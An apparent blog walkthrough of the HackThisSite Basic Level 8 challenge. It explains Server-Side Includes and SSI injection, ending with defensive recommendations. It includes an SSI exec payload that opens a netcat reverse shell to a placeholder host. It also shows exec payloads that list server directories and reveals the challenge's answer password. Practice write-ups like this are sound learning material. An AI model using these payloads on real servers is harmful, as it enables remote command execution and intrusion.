HackThisSite - Basic Level 8 - SSI Injection

Sam is still confident that hiding the password file is the best approach, even though he messed up with the calendar program. This time, he stored the unencrypted password file in:
1
/var/www/hackthissite.org/html/missions/basic/8/
On top of that, Sam’s young daughter, Stephanie, has just started learning PHP. She’s talented for her age, but she knows nothing about security. After learning how to save files, she wrote a script to show off her new skills.
Before jumping into this challenge, there’s one important requirement you should understand first: what SSI is and how it works.
Server-Side Includes (SSI)
SSI stands for Server-Side Includes and is a legitimate feature supported by some web servers like Apache, Nginx, and older versions of IIS that let HTML files include special directives that allow simple dynamic content rendering, this way you don’t need to rely on full server-side technologies like PHP, CGI, Python, etc.
For example, you can include the following SSI directives in your web page and the web server will render their content.
To display server or environment information, you can use:
1
<!-- #echo var="DATE_LOCAL" -->
To include content from another file (like a common header), use:
1
<!-- #include file="header.html" -->
SSI also allows you to apply very basic logic to your website:
1
<!-- #if expr="$HTTP_USER_AGENT = /Mozilla/" -->
And here’s a more complete example that puts everything together:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<!DOCTYPE html>
<html lang="en">
<head>
	<meta charset="UTF-8">
	<title>Company Intranet</title>
</head>
<body>
  <!--#include file="header.html" -->
  <h1>Welcome to the Intranet</h1>

  <p>
	Today is:
    <strong><!--#echo var="DATE_LOCAL" --></strong>
  </p>

  <p>
    You are accessing this page from:
    <strong><!--#echo var="REMOTE_ADDR" --></strong>
  </p>

  <!--#if expr="$HTTP_USER_AGENT = /Mozilla/" -->
    <p>Browser detected: Modern browser</p>
  <!--#else -->
    <p>Browser detected: Unknown</p>
  <!--#endif -->

  <!--#include file="footer.html" -->
</body>
</html>
Of course, this only works if SSI is enabled on the web server and the file is treated as an SSI-enabled file (for example .shtml). Keep in mind though, that SSI was designed for lightweight server-side processing, it was never meant to replace full server-side application logic.
SSI Injection Exploitation
Once you understood what SSI is all about and how it works, here comes the fun part: SSI exploitation 😈
SSI Injection occurs when an attacker can inject SSI directives into a web application, which then, are executed by the web server. If user input isn’t properly sanitized in an SSI context, an attacker can abuse this to manipulate server-side behavior and access sensitive information, or even execute commands.
For example, an attacker could inject the following payload into a site vulnerable to SSI injection to spawn a reverse shell:
1
<!--#exec cmd="mkfifo /tmp/f;nc IP PORT 0</tmp/f\|/bin/bash 1>/tmp/f;rm /tmp/f" -->
You can probably see where the danger lies 😬
Alright, going back to the challenge, you’re presented with the following screen:

If you’ve been following along, the answer is yes, Sam’s daughter neither properly sanitized nor validated that input field, and it’s vulnerable to some kind of injection. So instead of entering your name, why not try out an SSI directive like this:
1
<!--#exec cmd="ls" -->

And this is what you get:

Sweet!. Now you’re completely sure that the feature implemented by Sam’s daughter is vulnerable to SSI Injection.
As you can see, all highlighted items are .shtml files, but none of them seem to point to where Sam’s password is. However, remember that he moved the password file to:
1
/var/www/hackthissite.org/html/missions/basic/8/
And the output you’re currently seeing is being executed from:
1
/var/www/hackthissite.org/html/missions/basic/8/tmp/cjwveztp.shtml
So, you need to move one directory up, escape the tmp/ folder, and list what’s in there. Yep, you go this right 😏👇:
1
<!--#exec cmd="ls .." -->

Now, you’re listing everything inside /var/www/hackthissite.org/html/missions/basic/8/ folder:

There it is!, the password file Sam moved: au12ha39vc.php. Go ahead and take a peek at its contents:
1
https://www.hackthissite.org/missions/basic/8/au12ha39vc.php

And boom 💥, you can see Sam’s unencrypted password: bccbbc63.
Security Recommendations
Never trust data that you receive from the user, any input received from users must be strictly sanitized and validated to ensure it contains only expected values. On top of that, SSI should be disabled entirely unless it is absolutely required. Modern server-side languages and frameworks provide safer and more maintainable alternatives. If SSI must be used, servers should be configured to disable dangerous directives like #exec.
Additionally, sensitive files should be stored outside the web root and protected with restrictive file permissions. This significantly limits the impact of SSI injection vulnerabilities that allow command execution or directory traversal.